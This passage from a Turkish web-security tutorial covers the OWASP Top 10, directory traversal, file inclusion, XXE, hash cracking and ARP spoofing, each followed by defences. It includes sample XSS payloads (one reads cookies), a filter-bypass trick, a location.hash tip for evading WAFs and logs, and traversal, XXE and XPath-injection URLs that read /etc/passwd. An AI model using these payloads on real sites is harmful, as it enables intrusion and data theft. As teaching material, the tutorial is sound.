Session ID Regeneration'dır. Yani yazılımsal olarak çift kontrollü bir mekanizma gerekmektedir. Kullanıcının oturum açmadan önceki ve sonraki Session id değerlerinin regenerate edilmesi gerekmektedir. Çözümü daha ayrıntılı araştırmak için "Session ID Regeneration" keyword'ünü kullanabilirsiniz.

A3-Cross-Site Scripting (XSS)

HTML kodlarının arasına hınzır Hacker'ın gömdüğü kodların yine Hacker tarafında işlem görüp kütür kütür çıktı vermesidir.

Zafiyetin tespitine örnek:
http://www.blabla.com/zaaf.php?id= gibi sayfa gördüğümüzde id= degeri 12,13 gibi sayılar vardır. Ve veritabanı içerisinde her biri bir veri satırına ait olacak şekilde listelenmiştir. Biz bu değerlerle oynayara XSS tespiti yapabiliriz.

3 türlü XSS vardır:

1-) Reflected XSS

Temelde Request, Response istek bilgilerinin çalınmasıyla yapılır. Bir linke tıklanması, onload halinde olması vs.. zorunludur. Örneğin; en basit anlamda kullanıcıdan aldığınız username değişkenine biricik Hacker *<script>alert(1);</script>* yazdığında ekranda bir alert alır. Tabii bunu farkeden sevimli, küçümen Hacker sadece kendisine alert vermekle kalmaz. Artık büyük bir şeyi farketmiştir. Ahanda javascript çalıştırabiliyordur. Geriye kalan tek şey artık ne istediğidir. Hangi bilginizi istiyorsa javascript ile ona ulaşmak mı? Yoksa istediği komutları çalıştırmak mı? OMG! Yoksa bir shell mi? Tabii ki sizin için en kötüsünü isteyecektir.

Tabii her zaman işler bu kadar kolay değildir. Direkt “Yazdım, çalıştı!” olmaz. Karşıda bu yazılımı yazan arkadaş belki korunmuştur kendince. Belki yeni script yazamıyorsundur, kim bilir? Bunlara örnek olarak mesela sen script yazınca script'i siliyorsa o anlamadan script yazacaksın. Ama ille de yazacaksın. scSCRIPTript şeklinde yazdığında ortadaki kocaman script'i görüp yemi yutabilir. Yemi yuan masum yazılımcı SCRIPT'i sildiği an hoş geldin script. :-) Ve çatur çutur açtığın tag'in içini doldurmaya devam edebilirsin. Tabii bunlar uygulamayla daha net anlaşılacak şeyler. Ancak şimdilik bu kadarını yazabiliyorum. Yaptığım uygulamaları ve raporlarını toparladıkça paylaşacağım ve belgeye ekleyeceğim. Eksik kalan yerlerin için şimdiden özür dilerim bunu okuyan insan. Olmadı sen de araştır, öğren gel beraber yazalım, paylaşalım. ;)

2-) Stored XSS

Adı üzerinde depolanmış XSS saldırısıdır. Yani “Sen bize n'ap biliyo musun?” sorusuna “Everything little little in the home” diye cevap vermektir. Gülebilmek için izleyiniz: http://www.youtube.com/watch?v=V-xdyCAS610 Hatta 2:50'den sonra izlemeye başlayınız. Veya hepsini de izleyebilirsiniz. :)

Reflected XSS gibi kodu kullanıcıdan alınan input alanına yazıyorsunuz. Ancak o hemen çalışan bir mekanizmanın içinde değildir. Daha sonradan çağrıldığında size güzel süprizer yapacaktır. “XSS'i nerede depolayacağız?” “Saldırı depolanır mı lan? “ diyebilirsiniz. Evet saldırı depolanır arkadaşım. Sonuçta bu bir kod saldırısı. Alırsın koyarsın gediğine adam vakti geldiğinde koda bir tık eder dünyası başına döner. Örneğin bunu kullanıcıdan alınan yorum / mesaj kısımlarında top oynar gibi kullanabilirsin. Mesela yorum kısmına *<script>alert(1);</script>* yazdın diyelim. Burada sen bunu yorum at dedin yolladın. Oraya kaydedildi. O yorumları açan herkes, admin vs.. senin alert'ine maruz kalır. Tabii sadece alert ile yetinirsen. Ve yazılımcı da böyle küçümen Hacker'lara karşı önlem almamışsa tabii.

3-) DOM XSS

DOM = Document Object Model anlamına gelir. İnternet tarayıcıları gezindiğimiz veya işlemlerin yapıldığı web sayfalarını birer doküman olarak algılar. Web sayfalarının üzerindeki butonlar, resimler, metin alanları vs.. yani sayfanın bileşenlerini de nesne olarak görür. Toparlayacak olursak, Document (Doküman) = Web Sayfası, Web Sayfasının Bileşenleri = Object (Nesne) olarak tarif edebiliriz.

DOM bu sayfada bulunan nesnelere müdahale etmemizi sağlar. Küçümen sevimli Hacker ise bu müdahaleyi manipülasyon için kullanır. Peki bunu nasıl yapar? Manipülasyon ya da müdahale işlemi javascript gibi script dillerini kullanarak olur.

DOM XSS çok tehlikeli bir saldırı çeşididir. Hedef web sitesinin index'i değiştirilebilir. Sayfanın kodlarıyla oynanabilir, virüs, trojan vs... gibi zararlı kodlar sayfanın içine gömülebilir.

Örnek Senaryo:

www.x.com/index.php?keyword=KOPKOP#resim-1-2-3

Burada #'den sonra gelen kısım Location.hash kısmıdır. İnternet tarayıcıları location.hash'den yani #'den sonra gelen kısım için tekrar request üretmezler. Yani tekrar üretilecek bir requestle WAF gibi bir şeye takılma sıkıntısı yoktur.

Location.hash kısmına payload'ımızı yani saldırı için gereken javascript kodunu yazacağız. Payload'ımızı KOPKOP yazan kısmın yerine de HTML komutlarını yazarak çağıracağız. Bunun için ise şu kullanılabilir:

getDocumentById(“x”).innerHTML Aynı zamanda Location.hash kullaanımının bir avantajı daha var. # sonrası log'lara düşmediği için iz de bırakılmamış olunur.
Location.hash avantajları ---> Yeni request yok yani WAF'a takılmak yok, Loglada iz bırakmak yok.

Senaryoyu tanımda anlattığım mantıkla inceleyecek olursak;
Document = index.php
Object = keyword

Diğer örnekler:

http://www.some.site/page.html#default=<script>alert(document.cookie)</script>

http://www.some.site/somefile.pdf#somename=javascript:attackers_script_here

DOM XSS Saldırılarında kullanılabilecek kodlar:

HTML Yazmak İçin:
document.write(…)
document.writeln(…)
document.body.innerHtml=…

Doğrudan DOM Değiştirmek (Dahili DHTML olayları) İçin:
document.forms[0].action=… (ve çeşitli koleksiyonları)
document.attachEvent(…)
document.create…(…)
document.execCommand(…)
document.body. … (DOM ana nesnesi üzerinden erişen)
window.attachEvent(…)

Belge URL Değişimi İçin:
document.location=… (yer, alan ve host atama)
document.location.hostname=…
document.location.replace(…)
document.location.assign(…)
document.URL=…
window.navigate(…)
Pencere Açma Değiştirme İçin:
document.open(…)
window.open(…)
window.location.href=… (yer, alan ve host atama)
Doğrudan Script Çalıştırma İçin:
eval(…)
window.execScript(…)
window.setInterval(…)
window.setTimeout(…)

XSS Saldırılarından Korunma Yöntemleri:

Korunma yollarını 3 bağlamda inceleyeceğiz:

1-)HTML Context
2-)Attribute Context
3-)Javascript Context

Bu şekilde 3 Context'te incelememizin sebebi XSS saldırısı yaparken bu 3 içerik içinden ilerleyerek kodları yazıyor olmamız. Ya HTML kodunu manipüle etmeye çalışıyoruz ya Attribute yani değişkenin değeriyle oynayarak manipüle ediyoruz ya da javascript gömüp canını okuyoruz.

Temel olarak bu 3 kısımda ayrı ayrı koruma önlemlerini sağladığımız zaman XSS saldırılarından tam anlmaıyla koruma sağlayabiliriz.
1-) HTML Context Koruması:

HTML kodlarınızın manipüle edilmesini istemiyorsanız; kullanıcıdan alınan kısımlarda (Sadece form elemanlarını, Search box'ları kasdetmiyorum. Yeri geldiğinde URL'de bi input'tur.)
(<) işaretini urlencode yaparak alabilirsiniz.
2-) Attribute Context Koruması:

Öncelikle burada önemli olan attribute yazarken programlama alışkanlığınız olarak (“) çift tırnak mı yoksa (') tek tırnak mı kullandığınızdır. Genel programlama alışkanlıklarını ele alacak olursak attribute atamalarda (“) çift tırnak kullanmalısınız. Kendinizce kararlı olmalısınız. Yani buradan geleceğimiz yer kullanıcıdan aldığınız inputlarda (“) çift tırnak kullanıyorsanız eğer (“) çift tırnakları urlencode yaparak almalısınız. Tabii illa (') tek tırnak kullanıyorsanız onu urlencode edeceksiniz.

3-) Javascript Context Koruması:

Kendimize yine bir ilke edinelim. Javascript'te değişken değeri tanımlarken (') tek tırnak kullanalım. Peki yine biricik tırnak işaretimizi urlencode ile mi alacağız? Diyelim ki bir formdan kullanıcının ismini alıyorsunuz. Ve adamın ismi O'neil. Yazık değil mi bu adama? İsmini veritabanına O%27neil diye mi kaydedeceksiniz. Olmaz öyle şey. Tabii ki escape karakteri kullanacaksınız. (\ ) slash derdinize derman olacak. (') gördüğünüz yerdeki veriyi (\') olarak kaydettiğinizde kesinlikle sadece tırnak olarak algılayacak. Böylece slash ile hem masum O'neil O'neil olarak kalacak hem de Hackercan'ın payload'ından korunacaksınız. Bir taşla iki kuş.

Tüm bu korunma yöntemlerinin yanı sıra Contextler arası geçişler mümkün. Yani bir kişi HTML Context'inden Javascript Context'ine geçebilir.

Örneğin HTML ContexT'indeyken CTRL+u ile kaynak kodlarınıza bakıp orada gidişata göre kapama tag'lerini koyup artık Javascript kodları yazmaya başlayabilir. Tabii ki bunları engellemek için üstte söylediğimiz korunma yöntemlerine sıkı sıkıya bağlı kalmalıyız.

Önemli Not!: XSS saldırısına maruz kalmamamk için dosya upload'ı alırken dosyanın ismini hashleyerek alın. Tekrar dosya sorgulandığında da sorgunun hashini alıp eşit olanı döndürürsünüz. Böylece dosya ismine yazılabilecek payloadlardan korunmuş olursunuz.

A4-Insecure Direct Object References

Hacker'ın veya masum kullanıcının ulaşmaması gereken, kendisiyle alakalı olmayan datalara da ulaşabilmesidir.

Örnek: Kullanıcı, kendi hesap detayları dışında başkalarının hesap detaylarına da query stringdeki hesap numarasını değiştirerek ulaşabiliyor.

Insecure Direct Object References Saldırılarından Korunma Yöntemleri:

Veritabanından sorgulanan objenin kullanıcıya ait olup olmadığının denetleyip aitse döndürüp ait değilse döndürmeme mekanizması ile korunabilirsiniz.

A5-Security Misconfiguration

Dışardan gelen kötü niyetli Hacker kullanıcıları ve onların hesaplarını iyi bildiğinde ortaya çıkan bir durum. Yani Hacker gideceği, yeri, dosya yapısını, neyin nerede olduğunu bildiği durumlarda karşılaşılır. Yani tahmini gibi görünen değerleri verdiğinde gerçeleşebilecek saldırılar diyebiliriz. Ya da siz verdiğiniz hatalarda kullandığınız örneğin web sunucunuz Apache ise onun versiyonunu yahut veritabanı olarak örneğin mysql ise onun versiyonunu vererek böyle bir zafiyete kapıları aralamış değil açmış oluyorsunuz. Yani siz diyorsunuz ki “Benim kullandığım web sunucu bu. Versiyonu şu. Veritabanım bu, versiyonu da şu. Hadi git o versiyonun sıkıntısını bul bende denersin.” Sanırım demek istediğim açıkça anlaşılıyor.

Atak vektörleri default hesaplar, kullanılmayan sayfalar, düzeltilmemiş hatalar, korumasız yani dosya/dizin izinleri müsait olan dosya/dizinler, yetkisiz erişimler veya sistem bilgisi olabilir.

Security misconfiguration uygulamaların her katmanında ortaya çıkabilir. Uygulama katmanı, Web sunucusu, Uygulama sunucusu, Veritabanı, Framework veya kendi kodlarımızda.

Security Misconfiguration Saldırılarından Korunma Yöntemleri:

Kimin nereye erişebileceğine iyi karar vermelisin. Kim ne kadarını görebilir? Kim nereye erişebilir? Bunlar aslında çok önemli sorular. Bunlar bana lisans dönemimde öğrendiğim “***Rol Tabanlı Yetkilendirme***”yi hatırlatıyor. Rol tabanlı yetkilendirme şöyle bir kavram: sistem yönetimi kısmını, database kısmını, application kısmını (Hatta çalışmanın veya işin detaylarına göre bu bölümleme değişebilir.) ayrı ayrı düşünüyoruz. Ve erişecekleri yerleri sınırlandırıyoruz. Yani belli kullanıcı / erişim grupları var. Grup içindeki herkes aynı yetkilere sahip oluyor. Diğer bir grup başka bir gruba müdahale edemiyor. Bunu projenizin programlama kısmına dökmek size kalmış. Ancak genelde dosya izinlerine dikkat etmek çok şeyi kurtarıyor. Ya da nereye ana dizin deyip oradan yukarı çıkartmadığınız.

A6-Sensitive Data Exposure

Bu zafiyet biraz daha bilmeden oldu abi cinsinden. Yaptığım uygulamalardan birinde uygulamayı yazan kişi yorum satırı amaçlı bir link bırakmış. Linkin içerisinden admin paneline ulaşabiliyorsunuz. Evet tamam linki buldunuz ancak oraya ulaşabilmeniz aynı zamanda Insecure Direct Object Reference zafiyetinden kaynaklanmakta. Yani linki sadece adminin bileceği düşünerek kontrollerin bir kısmı atlanmış bulunmakta. Bu yüzden zafiyet rahatça sömürülebilmekte.

Sensitive Data Exposure Saldırılarından Korunma Yöntemleri:

Paylaştığımız kodlara, yorum satırlarına, gerekli sayfalarda gerekli kontrollerin yapıldığına vs.. dikkat etmeliyiz. Aslında burada bu zafiyetin bulunduğu her uygulamaya göre bu çözüm bölümü esnetilip, oynanıp ona uyarlanmalı.

A7-Missing Function Level Access Control

Browser'dan gelen isteği yetkili olan mı gönderiyor yoksa saldırgan mı bunun kontrolünün yapılmadığı durumlardır. Örneğin sadece admin'in ulaşacağı yerleri sadece nasılsa admin biliyordur deyip gelenin kim olduğu kontrolünün yapılmadığı durumlardır. Bilinmemesi gereken bir Url'in öğrenildiği zamanlarda açığa çıkar.

Örnek senaryo:

http://example.com/app/getappInfo linkinde olan biri

http://example.com/app/admin_getappInfo linkini yazdığında hop diye adminin alanına düşüyorsa bu işte bir yanlış, bir zafiyet var demektir.

Missing Function Level Access Control Saldırılarından Korunma Yöntemleri:

Yetkilendirme yönetiminizi incelemelisiniz. Enforcement mekanizmalarınızla default biçimde olan erişim yetkilerinizin hepsini redddetmelisiniz. Ve her fonksiyona, sayfaya herkes için ayrı ayrı erişim yetkisi tanımlamalısınız. Yine daha öncelerde ele aldığımız “Rol Tabanlı Yetkilendirme” konusuna sıçramış oluyoruz. Eğer erişim yetkilerinizi sıkı ve detaylı ayarlarsanız böyle problemlerle karşılaşmazsınız.

A8-Cross-Site Request Forgery (CSRF)

Başka bir siteye masum kullanıcının haberi olmadan istek yapmasıdır. (İstek Sahteciliği)

Örnek Senaryo:

Hacker'ın istek yapmanızı istediği url:

http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

Hacker'ın size sunduğu:

Siz burada eni boyu olmayan bir resim görüyorsunuz. Aslında göremiyorsunuz. Çünkü en, boy sıfır. Ama burada bu kodlamanın olduğu sayfayı yüklediğiniz an sayfaya bilmeden istek göndermiş oluyorsunuz. İstekteki url bir banka hesap transfer url'i. Tabii bu isteğin doğru biçimde yanıt dönebilmesi için aynı zamanda browser'ınızda ilgili bankaya olan hesabınızın açık olması gerekmekte.

Cross-Site Request Forgery (CSRF) Saldırılarından Korunma Yöntemleri:

Her Session'a unique token değerleri atamalısınız. Ve bunları her tekrarda kontrol etmelisiniz. Aynı zamanda bu token değerini url içinde değil HTTP request'in body bölümünde göndermelisiniz.

A9-Using Components with Known Vulnerabilities

Framework veta 3th party yazılımlar kullanırken orataya çıkabilecek zafiyetlerdendir. Örneğin web sunucusu olarak Aapahe kullanıyorsunuz. Ve yeni bir sürümü çıktı. Ancak siz sürümü kontrol bile etmediniz. Ve yükseltmediniz. Halbu ki sizin kullandığınız sürümde ciddi bir güvenlik zafiyeti vardır. Apache'nin zafiyetini öğrenip sizi bulan minik ve tatlı Hacker'ımız sizin zafiyetinizi küt diye exploit etmiş olur.

Using Components with Known Vulnerabilities Saldırılarından Korunma Yöntemleri:

Kullandığınız yazılımların veya ürünlerin içeriklerini ve versiyonlarının kullanılışlarını ve tüm bağımlılık listelerini tanımlamalısınız. Yani A yazılımını kullanıyorsunuz, zafiyet yok ancak A'nın çağırdığı B yazılımından tongaya düşmeyesiniz.

Kullandığınız içeriklerle ilgili hazırladığınız listedekilerle ilgili güvenlik forumlarını, listelerini sürekli takip etmelisiniz. Herhangi bir zafiyet tespitinde hızlıca harekete geçmelisiniz.

İçerik kullanımı yönetiminde **Content Security Policy** kullanmalısınız. Aynı zamanda güvenlik testlerini geçebilen yazılımları kullanmalısınız.

Aynı zamanda güvenlik zafiyeti oluşturmaması açısından dışardan aldığınız veya bir şekilde kullandığınız içeriklerde kullanılmayan fonksiyonları disable etmelisiniz.

A10-Unvalidated Redirects and Forwards

Kendileri yönlendirme zafiyeti olarak bilinirler. Güvenilirliği yüksek bir yerin continue gibi yönlendirme kısmına x.com yazıp istenilen yere yönlendirilmesidir.

Örnek Senaryo:

http://www.example.com/redirect.jsp?url=evil.com

url'inde evil.com yerine admin.jsp yazalım.

http://www.example.com/boring.jsp?fwd=admin.jsp

Önceki zafiyetlerde belirttiğimiz gibi biz bu sayfayı istediğimizde eğer böyle bir sayfa varsa ki büyük ihtimalle vardır; kontrolleri yapmadan direkt yönlendirdiğinde bu zafiyet açığa çıkmış oluyor. Bir nevi diğer zafiyetlerle sentezleniyor. Bu yüzden tek başına direkt tehlikeli değildir.

Unvalidated Redirects and Forwards Saldırılarından Korunma Yöntemleri:

Basitçe yönlendirmeleri kullanmayabilirsiniz. Ancak yine de kullanmanız gerekiyorsa bu yönlendirmeleri kullanıcının parametre girebileceği bir yerden yapmamalısınız.

OWASP Top 10 burada bitti. Ancak listede olmayan tehlikeli bir kaç zafiyete daha bakacağız.

Directory Traversal

Oldukça kör bir açıktır, ama bu açığı kullanarak sitedeki başka klasörler üzerinde de gezilebilir. (Eğer bir dosya isteniyor da bu talepte gönderiliyorsa).

Örnek 1:

./ ile bulunduğumuz dizini kast ediyoruz.
../ ile bir üst dizine geçişi kast ediyoruz.

http://192.168.44.130/dirtrav/example1.php?file=../../../etc/passwd EN ÜST DİZİNDEN
http://192.168.44.130/dirtrav/example1.php?file=../../../../../../../etc/passwd FAZLASINA ÇIKAMIYOR ZATEN EN ÜST DİZİNDE O YÜZDEN ../ DAHA FAZLA EKLEMEN HATA VERMEZ.

http://192.168.44.130/dirtrav/example1.php?file=../../../../../etc/shells

http://192.168.44.130/dirtrav/example1.php?file=../../../../../etc/profile

http://192.168.44.130/dirtrav/example1.php?file=../../../../../proc/cpuinfo

http://192.168.44.130/dirtrav/example1.php?file=../../../../../proc/devices

http://192.168.44.130/dirtrav/example1.php?file=../../../../../proc/dma

http://192.168.44.130/dirtrav/example1.php?file=../../../../../proc/filesystems

http://192.168.44.130/dirtrav/example1.php?file=../../../../../proc/interrupts

/etc/passwd HERKES OKUYABİLİR..

Örnek 2:

http://192.168.44.130/dirtrav/example2.php?file=/var/www/files/../../../etc/passwd

/../../../etc/passwd sonradan eklenen kısımdır!

Örnek 3:

http://192.168.44.130/dirtrav/example3.php?file=../../../../etc/passwd%00

Bu sayede dizin atlama sağlanmış olup aynı zamanda %00 ile de daha sonra gelen kodlar işlevsiz hale getirilmiştir. Yani NULL Bayt.

Directory Traversal Saldırılarından Korunma Yöntemleri:

Bu saldırı tipinden yine Rol Tabanlı Yetkilendirme ile kurtulacaksınız. Yani her ne kadar küçümen Hacker dosya yolu payload'ıyla gelse bile senin buraya erişim yetkin yok diyeceksiniz. Gerekli kontrolleri yapacaksınız.

File Include

Başka bir kaynaktan bir dosyanın include edilmesiyle oluşan zafiyettir. Dosya içeriği her şeyi barındırabileceği için tehlikelidir.

File Include ikiye ayrılır:

1-) Remoote File Include

Uzaktaki bir kaynaktan dosyanın include edilerek alınmasıyla ortaya çıkan zafiyettir.

Örnek:

http://www.infosys.com/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php

Burada uzaktan wp-config.php çağırılmıştır.

2-) Local File Include

Yereldeki bir kaynağın include edilmesidir. Yerelden alınan kaynağa göre tehlike artabilir.

Örnek:

http://192.168.44.130/fileincl/example1.php?page=../../../../etc/passwd

Burada yerelden /etc/passwd çağırılmıştır. Evet bunu sorgusuz sualsiz ekrana basıyorsanız eğer evet durum çok fena. Hem de çok.

File Include Saldırılarından Korunma Yöntemleri:

Alınan kısımda dosya uzantısını yani (.) noktadan sonrasını parse ederek inceleyeceğiz. Yani asıl anlamda sadece ne alacağımızı iyi belirlemeliyiz. Mesela biz txt dosyası mı istiyoruz? Evet. O halde sadece txt olanları alacaksın. Gelen başka her şeyi reddedeceksin. Yani biraz sonra anlatımını yapacağım White Listing yöntemini uygulayacaksın.

Hash Attacks

MD5 vb... ile hashlenmiş verinin aşağıdaki yöntemler kullanılarak olası karşılığın bulunmasıdır.

Rainbow table: Bir map structure'dan hash'lenmiş halinin bulunup o değerden çözülmüş halin elde edilmesidir.

Brute force ile hash kırmak: Hashcat gibi bir yazılım kullanarak sırayla tüm sayıların harflerin vs. kombinasyonlarının verilen hashlerde denenmesi. Kısa zamanda yapılabilmesi için ekran kartlarının processorleri (GPU) genellikle tercih edilmektedir.

Dictionary attack: Belirli bir dictionaryden kombinasyon oluşturup bunların sırayla brute force ile denenmesi.

Intelligence attack: Kullanıcı şifrelerinin genel karakteristik özelliklerinin toplanıp, daha sonrasında sadece o karakteristiğe sahip stringlerin denenerek hash'in kırılmaya çalışılmasıdır.

Hash Attacks Korunma Yöntemleri:

Korunma yöntemi olarak, tuzlama metodu kullanılmaktadır. Yani hashlemede kullanılacak unique bir değer ile hashleme yapılmaktadır. Bu değer hashleme algoritmasına göre karışık yerlere yerleştiğinden hash'in çözülmesi daha da zorlaşıyor. Zaten tuzlamada eklenen unique değerin uzunluğu arttıkça kırmak katlanarak zorlaşmaktadır.

XML External Entity

Dışarıdan alınan Entity içeriklerinin yönetilebilmesiyle ortaya çıkan zafiyettir.
Örnek 1:

http://192.168.44.130/xml/example1.php?xml=<!DOCTYPE test [<!ELEMENT içerik ANY><!ENTITY dosya SYSTEM “file:///etc/passwd” >]><içerik>%26dosya;</içerik>

Örnek 2:

http://10.47.78.165/xml/example2.php?name=hacker’ or 1=1]/parent::*/child::node()%00

ARP Attacks

ARP Nedir?

ARP(Address Resolution Protocol) Adres çözümleme protokolü anlamına gelmektedir.
Yerel ağlarda(LAN=Local Area Network) iletişimde kullanılan en yaygın arayüz Ethernet arayüzüdür. Ethernet arayüzüne sahip ağ kartlarıyla yerel ağlara kolayca bağlanabilirsiniz. Arayüzler birbirlerine paket göndermek için kendilerine üretimde verilen 48 bit fiziksel adresleri (mac adresi) kullanırlar. TCP/IP protokolü ise veri gönderip almak için 32 bit lik IP adreslerini kullanır. Yerel ağda bir cihazla karşılıklı haberleşmek için veri alış-verişi yapılacak cihazın fiziksel adresi bilinmelidir. Bu işlem için kullanılan protokole, yani IP adresi bilinen bir makinanın fiziksel adresinin öğrenilmesini sağalayan protokole Adres Çözümleme Protokolü (Address Resolution Protocol) denir.


Yani bu kadar uzun uzun anlattım ama tek cümleyle ARP, bir makinanın IP adresinden MAC adresini öğrenir.

Gelelim fasulyenin faydalarına. Peki bu ARP ile MAC adreslerini nasıl öğreniyoruz? IP(Internet Protokol) sağolsun fiziksel adresi öğrenebilmek için yerel ağdaki tüm bilgisayarlara özel bir sorgulama paketi yollar. Bu pakete **ARP Request Packet** (ARP İstek Paketi) diyoruz. ARP Request Packet içinde alıcı makinanın IP adresi olur ve bunun karşılığında fiziksel adresini göndermesi istenir. Yerel ağ üzerindeki ARP' ları etkin olan tüm düğümler(makinalar) bu paketleri görürler ve kendilerini ilgilendiren bir şey varsa istek paketini gönderen makinaya fiziksel adreslerini gönderirler.

Bazı düğümler MAC öğrenme sürelerini kısaltmak için, diğer makinaların ARP sorgulamalarını sürekli dinleyerek kendi ARP tablolarını güncel tutabilirler. Böylece kendileri daha önce herhangi bir iletişimde bulunmasa bile, diğer sistemlerin IP-MAC adres dönüşüm bilgisine sahip olurlar.

ARP Spoofing

ARP Spoofing yani ARP yanıltması anlamına gelmektedir. Hacker ağa seçtiği masum makinanın IP'sini kendi IP'si gibi göstermek için buna başvurur. Hain Hacker sahte bir ARP request hazırlar. İçinde gönderenin IP'sine masum makinanın IP'sini, gönderenin MAC adresine ise kendi yani Hacker'ın MAC adresini yazar. (Masum bilgisayarın adı Zinnur olsun.) Yani bir nevi yerel ağ içinde tüm makinelere "Ben Zinnur'um!" diye bağırmaktadır. Tabi bilinçleri yerinde olmayan makinalarımız sahte ARP requestleri aldıklarında bir TTL(Time to Live) süresi kadar sürecek halde ARP tablolarını tık diye güncellerler. Artık ARP tablolarında IP kısmında masum makine Zinnur'un IP'si yazsa da karşısında MAC kısmında hain Hacker'ın adresi yazmaktadır. Yani herkes Zinnur'a bir paket göndereceği zaman aldanıp Hacker'a gönderir. Tabii burada şöyle bir ayrıntı söz konusu: yerel ağdaki diğer bilgisayarların bu olaya uyanmaması için bu TTL süresi dolmadan ya da dolduğu anda hain Hacker'ın her bilgisayarın ARP tablolarını yine aynı şekilde sahte ARP paketiyle güncellemesi gerekmektedir. TTL süresi genelde 30 sn falan olur. Hain Hacker herkesi kandırmak için sürekli enter'a basmak zorunda değil tabii ki. Onun işini de kolaylaştırmışlar. Otomatik paket yollayıcı programlar veya kendi yazabileceği çok basit scriptler sayesinde kendisi Starbucks'da kahve içerken hala ARP Spoofing devam edebilir. Bunu aşağıdaki resimle basit bi şekilde görselleştirdim. Umarım işinize yarar.



ARP Spoofing yapılabilecek tool'lar: Ettercap, Arpspoof, Subterfuge vs...
ARP Spoofing tespiti yapılabilecek tool'lar: Arpwatch, ArpON, Arp_Antidote vs...

ARP Poisoning

ARP Poisoning Türkçe mealinde ARP zehirlenmesi anlamına gelir. ARP tablolarında yukarıda anlatıldığı gibi spoofing ile paketlerin zehirlenmesine (değiştirilmesine) ARP zehirlenmesi denir. ARP tablolarına yapılacak müdahele ile ağ trafiği artırılarak, ağ isteklere cevap veremez hale getirilebilir. ARP zehirlenmelerinde, saldırgan ağ trafiğini değiştirebilir ya da ağ trafiğini tamamen durdurabilir. İşte tam da bu tür olaylara ARP zehirlenmesi denilmektedir.

ARP Poisoning İle Yapılabilecekler:

Man In The Middle Attacks:

Hain Hacker ARP Cache Poisoning sayesinde siz ve network arasındaki trafiği kolaylıkla exploit edebilir (sömürebilir). Hacke malicious (Değiştirilmiş) ARP paketleri yollayarak router'ınıza (yönlendirici) kendisini siz gibi tanıtıp size de kendisini router gibi tanıtarak router ve sizin aranızdaki trafiği tamamen kendi üzerinden geçirebilir.

MAC Flooding:

MAC Flooding temel olarak network switch'lerini hedefleyen bir ARP Cache Poisoning saldırısıdır. Burada önemli nokta switch'ler aşırı yüklenildiğinde HUB moduna düşerler (Switch'de alınan paket sadece ilgili alıcının ilgili portuna gönderilirken Hub'larda alınan paket ilgili ilgisiz herkese gönderilir. Temel mantık ilgili olan görünce paketini alır. Bu yüzden Hub kullanan network'leri sniff etmek aşırı derecede kolaydır. Ve güvenlik seviyeleri düşüktür. Gerçi Hub kullanan yer var mı hala?). Switch Hub modundayken network üzerinde broadcast yayın yapacağı için ARP paketleri kolaylıkla sniff edilebilir ve değiştirilebilir.

Denial Of Service:

Hacker kullanıcının gateway adresi kendisiymiş gibi yayın yaparak kullanıcının tüm trafiğinin üzerinden geçmesini sağlar. Böylece kullanıcının hangi sitelere girdiğinden tutunda, gönderdiği aldığı maillere, şifrelere vs. kadar bilgileri alabilir. Ayrıca büyük bir manipülasyon bölümü belirir. Bunları kullanarak Hacker network'ünüzü alaşağı edebilir, kesebilir.

ARP Attacks Korunma Yöntemleri

1-) Küçük network'lerde statik ARP tabloları kullanılabilir. Böylece paket manipülasyonları engellenmiş olur.

2-) Daha büyük network'lerde switch'lerinize “Port Security” sağlayan entegrasyonlar yapabilirsiniz. Tabii Layer 3 Switch kullanımı da buna dahil edilebilir.

3-) Tüm network üzerinde uygulanabilecek bir yöntem ise ARPwatch gibi ARP iletişimini izleyip alışık olunmayan bir paket alışverişi gerçekleştiğinde haber veren bir tool kullanmak.

Saldırılarımız, korunmalarımız burada bitti. Bir kaç önemli mesele hakkında konuşalım.

WAF NEDİR?

Kendisinin açılımı Web Application Firewall'dur. Web uygulamalar için güvenlik duvarıdır. Deep Packet Inspection yani derin paket incelemeleri yapar. Paketleri açıp içine bakar ve içeriğine veya davranışına göre bloklar. Software WAF ve Hardware WAF olarak iki türü de bulunmaktadır. Bunlara örnek verecek olursak: Software WAF: Mod Security, Hardware WAF: Strix, Barracuda. WAF'lar Inline veya Reverse Proxy olarak çalışırlar. Hem dışarıdan içeri (inbound) hem de içeriden dışarı(outbound) atakları yakalar. WAF'lar temel mantık olarak anlamadıkları girdiyi her ihtimale karşı geçirmekteler. WAF Woof tool'unu kullanarak karşı tarafın WAF'ının verdiği cevaplara göre hangi WAF ürünü olduğunu anlayabiliriz. WAF woof'un veritabanında WAF'lar verdikleri cevaplarla beraber kayıtlılar.

GÜVENLİ KODLAMA

